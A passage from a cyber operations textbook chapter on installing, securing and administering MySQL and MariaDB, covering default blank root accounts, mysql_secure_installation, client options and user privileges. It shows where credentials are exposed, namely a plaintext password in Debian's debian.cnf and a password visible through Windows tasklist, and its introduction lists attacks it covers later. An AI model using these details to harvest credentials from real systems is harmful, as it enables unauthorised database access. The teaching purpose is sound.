CHAPTER 15

MySQL and MariaDB

Introduction

MySQL is a commonly used open source relational database that is used in conjunction with web applications such as Wordpress, Joomla, and Zencart. The company that developed MySQL was acquired by Oracle, and many of the original developers of MySQL became concerned for the future licensing of MySQL. They created a fork of MySQL, named MariaDB, which serves as a replacement for the same version of MySQL.

This chapter presumes the reader is familiar with database basics and SQL. It begins with the installation process for MySQL and MariaDB on Linux and Windows systems. Connections to the database system are made with the MySQL/MariaDB client. Users are created, privileges are assigned and then are reviewed. Information about users and privileges is stored in the database mysql.

MySQL and MariaDB can be attacked locally if an adversary gains access to a user's command history file. Scanners like NMap can be used to identify database instances over a network. Some versions are vulnerable to remote user enumeration attacks; an attacker with a valid username can attempt a brute-force attack to search for the password. Some versions of MySQL and MariaDB suffer from a particularly acute flaw in their password authentication process, and may authenticate a user that provides an incorrect password. Once an attacker gains access to the database, they may be able to extract the password hashes and pass them to John the Ripper for cracking. It is possible to leverage database access on a Windows system running vulnerable versions of MySQL or MariaDB to generate a shell running on the underlying system.

Installation

Versions of MySQL or MariaDB are included with all of the Linux distributions under consideration as part of their software repositories; the Notes and References section contains tables (Tables 15-3 and 15-4) with the provided default version for each distribution.

CentOS 5 includes a version of MySQL 5.0, while CentOS 6 includes a version of MySQL 5.1. The server is contained in the yum package named `mysql-server`; it requires and includes as a dependency the package `mysql`, which provides the client. It can be installed via

```
[root@castor ~]# yum install mysql-server
```

© Mike O'Leary 2015
M. O'Leary, *Cyber Operations*, DOI 10.1007/978-1-4842-0457-3_15

Once installed, the MySQL server is controlled through `service` commands; the name of the service on CentOS is `mysqld`. The first time that MySQL is started as a service from the command line, it generates the internal tables for MySQL; it also provides the administrator some key information about the service.

```
[root@castor ~]# service mysqld start
Initializing MySQL database:  Installing MySQL system tables...
OK
Filling help tables...
OK

To start mysqld at boot time you have to copy
support-files/mysql.server to the right place for your system

PLEASE REMEMBER TO SET A PASSWORD FOR THE MySQL root USER !
To do so, start the server, then issue the following commands:
/usr/bin/mysqladmin -u root password 'new-password'
/usr/bin/mysqladmin -u root -h castor.stars.example password 'new-password'
See the manual for more instructions.
You can start the MySQL daemon with:
cd /usr ; /usr/bin/mysqld_safe &

You can test the MySQL daemon with mysql-test-run.pl
cd mysql-test ; perl mysql-test-run.pl

Please report any problems with the /usr/bin/mysqlbug script!

The latest information about MySQL is available on the web at
http://www.mysql.com
Support MySQL by buying support/licenses at http://shop.mysql.com
                                                           [  OK  ]
Starting MySQL:                                            [  OK  ]
```

The most significant fact presented is that initially the MySQL installation is running without a password for the root user, and that any local user can log in as the MySQL root user without authentication.

```
[cgauss@castor ~]$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.0.45 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

The default installation includes three databases: the database `mysql` that contains information about the users and databases in the system, the database `information_schema` that contains metadata for the system, and a `test` database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.00 sec)
```

The collection of all users on the system can be found by querying the `mysql` database. On a CentOS 5.3 system, by default there are three root users, all with blank passwords.

```
mysql> select user, host, password from mysql.user;
+------+----------------------+----------+
| user | host                 | password |
+------+----------------------+----------+
| root | localhost            |          |
| root | castor.stars.example |          |
| root | 127.0.0.1            |          |
+------+----------------------+----------+
3 rows in set (0.00 sec)
```

On later systems like CentOS 6.4, by default there are five users: three root users and two guest users.

```
mysql> select user, host, password from mysql.user;
+------+----------------------+----------+
| user | host                 | password |
+------+----------------------+----------+
| root | localhost            |          |
| root | alkaid.stars.example |          |
| root | 127.0.0.1            |          |
|      | localhost            |          |
|      | alkaid.stars.example |          |
+------+----------------------+----------+
5 rows in set (0.00 sec)
```

The first order of business for the administrator should be to secure the installation. Fortunately, the installation process also creates a script `/usr/bin/mysqld_secure_installation` that can be used to secure the system. When run, it adds a password for the root account for localhost, then deletes the remaining users and the test database.

```
[cgauss@castor ~]$ /usr/bin/mysql_secure_installation

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MySQL
      SERVERS IN PRODUCTION USE!  PLEASE READ EACH STEP CAREFULLY!
```

```
In order to log into MySQL to secure it, we'll need the current
password for the root user.  If you've just installed MySQL, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password ensures that nobody can log into the MySQL
root user without the proper authorisation.

Set root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
 ... Success!

By default, a MySQL installation has an anonymous user, allowing anyone
to log into MySQL without having to have a user account created for
them.  This is intended only for testing, and to make the installation
go a bit smoother.  You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] y
 ... Success!

Normally, root should only be allowed to connect from 'localhost'.  This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] y
 ... Success!

By default, MySQL comes with a database named 'test' that anyone can
access.  This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] y
 - Dropping test database...
 ... Success!
 - Removing privileges on test database...
 ... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] y
 ... Success!

Cleaning up...
```

```
All done!  If you've completed all of the above steps, your MySQL
installation should now be secure.

Thanks for using MySQL!
```

Once the script is complete, the system is much more secure; the test database is removed.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
+--------------------+
2 rows in set (0.00 sec)
```

On CentOS 5.3 only a single root user remains

```
mysql> select user, host, password from user;
+------+-----------+------------------+
| user | host      | password         |
+------+-----------+------------------+
| root | localhost | 44c00dff4e5e6ce0 |
+------+-----------+------------------+
1 row in set (0.00 sec)
```

On CentOS 6.4 two root users remain

```
mysql> select user, host, password from user;
+------+-----------+-------------------------------------------+
| user | host      | password                                  |
+------+-----------+-------------------------------------------+
| root | localhost | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| root | 127.0.0.1 | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
+------+-----------+-------------------------------------------+
2 rows in set (0.00 sec)
```

Once the initial installation is secured, it can be configured to start on boot using in the same fashion as OpenSSH using `chkconfig` or via the CentOS graphical tool (Chapter 9; Figure 9-1). If the database is to be accessed from the network, TCP/3306 must be opened in the firewall.

The situation is similar on other distributions. OpenSuSE includes a database as part of its default installation. MySQL is installed as part of the default installation prior to OpenSuSE 12.3, while MariaDB is installed by default on OpenSuSE 12.3 and 13.1. MySQL is available for all versions of OpenSuSE, and MariaDB is available for OpenSuSE 11.3 and later.

On older versions of OpenSuSE like OpenSuSE 11.0 and 11.2, the MySQL server zypper package is named `mysql`, and if it is not already installed it can be added by running

```
kooshe:~ # zypper install mysql
```

The name of the package containing the client is `mysql-client`, which is required by the server and automatically installed as a dependency.

The service is started by running

```
kooshe:~ # service mysql start
```

Like CentOS, OpenSuSE 11.0 initially includes three root users: two guest users, and a test database.

```
kooshe:~ # mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.0.51a SUSE MySQL RPM

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.00 sec)

mysql> use mysql;
Database changed
mysql> select user, host, password from user;
+------+-----------+----------+
| user | host      | password |
+------+-----------+----------+
| root | localhost |          |
| root | kooshe    |          |
| root | 127.0.0.1 |          |
|      | localhost |          |
|      | kooshe    |          |
+------+-----------+----------+
5 rows in set (0.00 sec)
```

Also like CentOS, the script `/usr/bin/mysql_secure_installation` can be run to provide passwords to the root user, to delete the guest users, and to delete the test database.

In OpenSuSE 11.3 and later, the zypper package names for MySQL have been changed; the server is named `mysql-community-server` while the client is named `mysql-community-server-client`. The name of the running service remains `mysql`, and the script to secure the default installation remains `/usr/bin/mysql_secure_installation`. Although the name of the package has changed, the client program is still named `mysql`.

Beginning with OpenSuSE 11.3, MariaDB is available and beginning with OpenSuSE 12.3 it is installed by default in place of MySQL. The MariaDB server has the zypper package name `mariadb`, while the client has the zypper package name `mariadb-client`. Despite the change in the packages, the programs retain the same names. The service is named `mysql`, the server is `/usr/sbin/mysqld`, and the client is `/usr/bin/mysql`. Connecting to the server immediately after installation demonstrates the compatibility; here is the result on OpenSuSE 12.3

```
alpheratz:~ # mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1
Server version: 5.5.29-MariaDB-log Source distribution

Copyright (c) 2000, 2012, Oracle, Monty Program Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| test               |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> use mysql;
Database changed
MariaDB [mysql]> select user, host, password from user;
+------+-------------------------+----------+
| user | host                    | password |
+------+-------------------------+----------+
| root | localhost               |          |
| root | alpheratz.stars.example |          |
| root | 127.0.0.1               |          |
| root | ::1                     |          |
|      | localhost               |          |
|      | alpheratz.stars.example |          |
+------+-------------------------+----------+
6 rows in set (0.00 sec)
```

The script to secure the database has the same name `/usr/bin/mysql_secure_installation`.

Once MySQL or MariaDB is secured, it is set to start on boot using `chkconfig` or YaST in the same way as OpenSSH (Chapter 9; Figure 9-2).[1] If the server is to be accessible from the network, TCP/3306 must be opened in the firewall. YaST has a predefined rule for MySQL that can be enabled.

On Mint or Ubuntu systems, MySQL is installed with the command

```
enoether@soul:~$ sudo apt-get install mysql-server
```

This also installs the client, which has the package name `mysql-client`. The administrator is prompted during the installation process to provide a password for the MySQL root user (Figure 15-1).

[1]OpenSuSE 13.1 does not include an entry for MariaDB in the YaST Services Manager. It must, instead, be enabled from the command line with the command `chkconfig mysql on`. This is a known bug; see https://bugzilla.novell.com/show_bug.cgi?id=840159.



Figure 15-1. *The MySQL installation process on Ubuntu 9.04 prompting for the creation of a MySQL root user password*

The Ubuntu and Mint installation processes generate multiple root accounts and guest users without a password. The script `/usr/bin/mysql_secure_installation` is used to secure the service. A check of the system after the script runs, however, shows that MySQL is left with two users, a root user and another user named debian-sys-maint with an unknown password.

```
mysql> select user, host, password from user;
+------------------+-----------+-------------------------------------------+
| user             | host      | password                                  |
+------------------+-----------+-------------------------------------------+
| root             | localhost | *0262F498E91CA294A8BA96084EEEDB5F635B23A3 |
| debian-sys-maint | localhost | *5EDBECC4F58A4E5D1955711070D9515FEB5E47D8 |
+------------------+-----------+-------------------------------------------+
2 rows in set (0.00 sec)
```

Both Mint and Ubuntu are based on Debian, and Debian uses a script to manage the MySQL database. The configuration for the script is stored in the file `/etc/mysql/debian.cnf`; for example on Ubuntu 8.10, it has the content

File 15-1. The MySQL configuration file `/etc/mysql/debian.cnf` on an Ubuntu 8.10 system

```
# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host     = localhost
user     = debian-sys-maint
password = 2wBdD9iso7RHU6ok
socket   = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
user     = debian-sys-maint
password = 2wBdD9iso7RHU6ok
socket   = /var/run/mysqld/mysqld.sock
basedir  = /usr
```

This script includes the password for the debian-sys-maint MySQL user. When the server status is checked, the expected behavior is

```
noether@soul:~$ sudo service mysql status
 * /usr/bin/mysqladmin  Ver 8.41 Distrib 5.0.75, for debian-linux-gnu on x86_64
Copyright (C) 2000-2006 MySQL AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Server version          5.0.75-0ubuntu10
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 18 min 19 sec

Threads: 2  Questions: 53  Slow queries: 0  Opens: 23  Flush tables: 1  Open tables: 17
Queries per second avg: 0.048
```

However if the password in the script is incorrect, then the same script returns

```
enoether@soul:~$ sudo service mysql status
/usr/bin/mysqladmin: connect to server at 'localhost' failed
error: 'Access denied for user 'debian-sys-maint'@'localhost' (using password: YES)'
 *
```

The installation process on Mint and Ubuntu automatically configures MySQL to start on boot. By default, MySQL on Mint or Ubuntu systems does not listen for remote connections; on these systems, the file `/etc/mysql/my.cnf` includes the configuration directive

```
bind-address = 127.0.0.1
```

This instructs MySQL to only listen on localhost. If this line is omitted or if `bind-address` is set to 0.0.0.0, then MySQL listens on all IP addresses. Otherwise MySQL listens to the single specified IP address.

The commands to install MySQL or MariaDB and the commands to start the service for different Linux distributions are summarized in Table 15-1.

Table 15-1. *Conventions for MySQL and MariaDB installation on Linux*

	Package installation	Service Commands
CentOS	`yum install mysql-server`	`service mysqld start/stop/status`
OpenSuSE 11.0-11.2	`zypper install mysql`	`service mysql start/stop/status`
OpenSuSE 11.3+	`zypper install mysql-community-server`	`service mysql start/stop/status`
OpenSuSE 11.3+	`zypper install mariadb`	`service mysql start/stop/status`
Mint	`apt-get install mysql-server`	`service mysql start/stop/status`
Ubuntu	`apt-get install mysql-server`	`service mysql start/stop/status`

MySQL can be installed on Windows, and Windows binaries are available from MySQL at `http://downloads.mysql.com/archives/community/`, including older versions. The corresponding MariaDB releases are available from `https://downloads.mariadb.org/mariadb/+releases/`. MySQL is also available in packages that include Apache (Chapter 11) and PHP (Chapter 17) from XAMPP (`https://www.apachefriends.org/index.html`) and WampServer (`http://www.wampserver.com/en/`). The XAMPP package is covered in detail in Chapter 17.

To install MySQL on Windows, download and run the installer program and install it with the typical settings. Once MySQL is installed, it first runs the MySQL Server Instance Configuration Wizard to configure the server (Figure 15-2). The wizard begins by asking the user to choose a configuration type, either a standard configuration or a detailed configuration. Select the standard configuration.



Figure 15-2. *Selecting the configuration type for the installation of MySQL 5.1.61 on Windows Server 2012*

Next, the administrator chooses whether to install MySQL as a service; a service name can be chosen and the service set to start on boot (Figure 15-3). The system's path variable can be updated to include the MySQL binaries, allowing them to be run from the command line without specifying the full path.



Figure 15-3. *Installing MySQL as a service and updating the path variable during the installation of MySQL 5.1.61 on Windows Server 2012*

The next dialog prompts the administrator to select the root password and choose whether root access is to be allowed from remote systems. An anonymous account can also be created.

To install MariaDB on Windows, launch the installer. After choosing the features to be installed, the administrator selects the root password, determines if the root user can access the server remotely, and whether an anonymous account should be created. The next dialog asks if it should be installed as a service, the name of that service, and the TCP port it should use if network access is enabled.

The MariaDB command-line client to connect to a database is named mysql, and for MariaDB 5.5 it resides in the directory `C:\Program Files\MariaDB 5.5\bin`. The MariaDB installation process does not modify the path variable, so a user that wants to use the MariaDB client to connect to a database from a standard command prompt must use the full installation path; the installation also provides a start menu item directly to the client and another to a command prompt where the path variable has been changed.

The MariaDB installation also includes the tool HeidiSQL, which is discussed later.

Once either the MySQL or MariaDB installation is complete, TCP/3306 must be opened in the firewall if remote connections to the database are to be allowed.

Using MySQL

The primary multipurpose tool to connect to a database is the mysql client. When run without additional options:

- The hostname is set to localhost. On a Linux client, this means more to MySQL than just the hostname.
- On Linux, the MySQL user name is the corresponding Linux user name; on Windows the MySQL user name is "ODBC."
- No password is sent.
- No default database is selected.

To connect to a host other than localhost, use the `-h` option, specifying the host either by DNS name or IP address. To set the user name, use the `-u` option. If the option `-p` is given, the user is prompted to provide a password. The default database is specified by the `–D` option. For example, to connect to the MySQL database on localhost as the user root, run the command

```
cgauss@eskimo ~ $ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.0.75-0ubuntu10 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

It is possible (but not recommended) to include the password in the command following the `-p` flag without any intervening space. For example, to connect to MySQL on the localhost as the root user with the password "password1!" a user can execute the command

```
cgauss@eskimo ~ $ mysql -u root -ppassword1!
```

Although the password is included in the command, on Linux systems it is masked. For example, on a Mint 15 system, a check of the process list shows

```
cgauss@eskimo ~ $ ps aux | grep mysql
mysql     1095  0.0  4.3 625808 44168 ?        Ssl  18:55   0:00 /usr/sbin/mysqld
cgauss    2330  0.0  0.2 106860  2384 pts/0    S+   18:59   0:00 mysql -u root -px xxxxxxxx
```

The password has been replaced by a series of "x"s. This masking extends to the `/proc` directory.

```
cgauss@eskimo ~ $ cat /proc/2330/cmdline
mysql-uroot-pxxxxxxxxx
```

On the other hand, the database password is easily read on a Windows system using process explorer or tasklist.

```
C:\Users\Administrator>tasklist /v | findstr mysql
mysqld.exe  1124 Services 0 19,864 K Unknown NT AUTHORITY\SYSTEM  0:00:00 N/A
cmd.exe     1664 Console  1  2,076 K Running ALMACH\Administrator 0:00:00 Administrator:
Command Prompt - mysql  -u root -ppassword1!
mysql.exe   1760 Console  1  3,712 K Unknown ALMACH\Administrator 0:00:00 N/A
```

Connections to MySQL can be made in four different ways:

- Via a TCP/IP connection. This is required for remote connections and available for local connections.
- Via Unix socket; only available on Linux and Unix systems.
- Via a named pipe; only available on Windows systems.
- Via a shared memory connection; only available on Windows systems.

If the host name is not specified or if it is specified as localhost, then on Linux and Unix systems the connection is made with a Unix socket. To connect to localhost on a Linux or Unix system via TCP/IP, the user can specify 127.0.0.1 as the host. Alternatively the protocol can be specified on the command line via the `--protocol={TCP|SOCKET|PIPE|MEMORY}` option.

Once a connection has been made to a server, the details of the connection are available using the `status` command. For example, on a MariaDB installation on Windows, the command returns

```
MariaDB [(none)]> status
--------------
C:\Program Files\MariaDB 5.3\bin\mysql.exe  Ver 15.1 Distrib 5.3.6-MariaDB, for
Win32 (ia32)

Connection id:          2
Current database:
Current user:           root@localhost
SSL:                    Not in use
Using delimiter:        ;
Server:                 MariaDB
Server version:         5.3.6-MariaDB mariadb.org binary distribution
Protocol version:       10
Connection:             localhost via TCP/IP
Server characterset:    latin1
Db     characterset:    latin1
Client characterset:    latin1
Conn.  characterset:    latin1
TCP port:               3306
Uptime:                 17 min 34 sec

Threads: 1  Questions: 6  Slow queries: 0  Opens: 15  Flush tables: 1  Open tabl
es: 8  Queries per second avg: 0.5
--------------
```

The abbreviation \s can also be used; here is the output from an Ubuntu system running MySQL.

```
mysql> \s
--------------
mysql  Ver 14.12 Distrib 5.0.75, for debian-linux-gnu (x86_64) using readline 5.2

Connection id:         1
Current database:
Current user:          root@localhost
SSL:                   Not in use
Current pager:         stdout
Using outfile:         ''
Using delimiter:       ;
Server version:        5.0.75-0ubuntu10 (Ubuntu)
Protocol version:      10
Connection:            Localhost via UNIX socket
Server characterset:   latin1
Db     characterset:   latin1
Client characterset:   latin1
Conn.  characterset:   latin1
UNIX socket:           /var/run/mysqld/mysqld.sock
Uptime:                4 min 7 sec

Threads: 1  Questions: 4  Slow queries: 0  Opens: 12  Flush tables: 1  Open tables: 6
Queries per second avg: 0.016
--------------
```

Users and Privileges

MySQL and MariaDB use accounts to determine who can authenticate to the database. Though these accounts may share the same name(s) as accounts in the operating system (*e.g.,* root) the MySQL/MariaDB accounts are unrelated to the operating system level accounts.

When authenticating a user, MySQL/MariaDB uses three factors:

- The user name;
- The password;
- The hostname that is the source of the connection attempt.

It is possible to have two different accounts with the same user name, provided that they have different hostnames.

To create a user, use the `CREATE USER` command. Consider the command

```
mysql> create user 'cbabbage'@'localhost' identified by 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

This creates the user 'cbabbage' who can log on from localhost with the password 'password1!'. A user is created with a blank password using a command like

```
mysql> create user 'rfulton'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

The host can be specified by IP address, by IP address with a netmask, or by its DNS hostname with commands like:

```
mysql> create user 'ntesla'@'10.0.2.76' identified by 'password1!';
Query OK, 0 rows affected (0.00 sec)

mysql> create user 'rstirling'@'10.0.2.0/255.255.255.0' identified by 'password1!';
Query OK, 0 rows affected (0.00 sec)

mysql> create user 'jwatt'@'almach.stars.example' identified by 'password1!'
Query OK, 0 rows affected (0.00 sec)
```

To create a user that can log in from any host, replace all or part of the host name with the wild card '%'. For example, to create the user 'cedison' with the ability to log in from any host, run the command

```
mysql> create user 'cedison'@'%' identified by 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

To remove a user, use the `DROP USER` command. For example, to drop the user rfulton@localhost created earlier (without a password), run

```
mysql> drop user 'rfulton'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

A user who is logged in does not have their session disrupted if their account is deleted; however once they leave their session, they will be unable to subsequently log back in.

To rename a user, use the `RENAME USER` command. For example, to restrict cedison to only log on from a particular host, run the command

```
mysql> rename user 'cedison'@'%' to 'cedison'@'peacock.stars.example';
Query OK, 0 rows affected (0.00 sec)
```

If the host is not specified then the wildcard '%' is assumed. To allow cedison to log on from any system, run the command:

```
mysql> rename user 'cedison'@'peacock.stars.example' to 'cedison';
Query OK, 0 rows affected (0.00 sec)
```

To change the password for a user, use the `SET PASSWORD` command. For example, to change the password for cedison, run

```
mysql> set password for 'cedison'@'%' = password('what a complex password');
Query OK, 0 rows affected (0.00 sec)
```

MySQL and MariaDB provide a number of different privileges that can be assigned to users. To view the list of all such privileges, run the command `SHOW PRIVILEGES`. The precise list of privileges varies between versions of MySQL; for example the PROXY privilege was not added until MySQL 5.5.7. The privileges available in MariaDB 5.5.28a are shown in Table 15-2.

Table 15-2. *List of privileges on MariaDB 5.5.28a*

Privilege	Context	Comment
Alter	Tables	To alter the table
Alter routine	Functions, Procedures	To alter or drop stored functions/procedures
Create	Databases, Tables, Indexes	To create new databases and tables
Create routine	Databases	To use CREATE FUNCTION/PROCEDURE
Create temporary tables	Databases	To use CREATE TEMPORARY TABLE
Create view	Tables	To create new views
Create user	Server Admin	To create new users
Delete	Tables	To delete existing rows
Drop	Databases, Tables	To drop databases, tables, and views
Event	Server Admin	To create, alter, drop and execute events
Execute	Functions, Procedures	To execute stored routines
File	File access on server	To read and write files on the server
Grant option	Databases, Tables, Functions, Procedures	To give to other users those privileges you possess
Index	Tables	To create or drop indexes
Insert	Tables	To insert data into tables
Lock tables	Databases	To use LOCK TABLES (together with SELECT privilege)
Process	Server Admin	To view the plain text of currently executing queries
Proxy	Server Admin	To make proxy user possible
References	Databases, Tables	To have references on tables
Reload	Server Admin	To reload or refresh tables, logs, and privileges
Replication client	Server Admin	To ask where the slave or master servers are
Replication slave	Server Admin	To read binary log events from the master
Select	Tables	To retrieve rows from table
Show databases	Server Admin	To see all databases with SHOW DATABASES
Show view	Tables	To see views with SHOW CREATE VIEW
Shutdown	Server Admin	To shut down the server
Super	Server Admin	To use KILL thread, SET GLOBAL, CHANGE MASTER, etc.
Trigger	Tables	To use triggers
Create tablespace	Server Admin	To create/alter/drop tablespaces
Update	Tables	To update existing rows
Usage	Server Admin	No privileges – allow connect only

After MySQL or MariaDB is installed, the user root has all available privileges; this can be verified by running the SHOW GRANTS command[2]

```
mysql> show grants \G
*************************** 1. row ***************************
Grants for root@localhost: GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' IDENTIFIED BY
PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3' WITH GRANT OPTION
1 row in set (0.00 sec)
```

Privileges vary with the version of MySQL or MariaDB; if the same command is run on MariaDB 5.5.28a instead of MySQL 5.0.75, the result is

```
MariaDB [(none)]> show grants \G
*************************** 1. row ***************************
Grants for root@localhost: GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' IDENTIFIED BY
PASSWORD '*0262F498E91CA294A8BA96084EEEDB5F635B23A3' WITH GRANT OPTION
*************************** 2. row ***************************
Grants for root@localhost: GRANT PROXY ON ''@'' TO 'root'@'localhost' WITH GRANT OPTION
2 rows in set (0.00 sec)
```

To see the privileges granted to the user cedison@%, specify the user name.

```
mysql> show grants for 'cedison'@'%' \G
*************************** 1. row ***************************
Grants for cedison@%: GRANT USAGE ON *.* TO 'cedison'@'%' IDENTIFIED BY PASSWORD
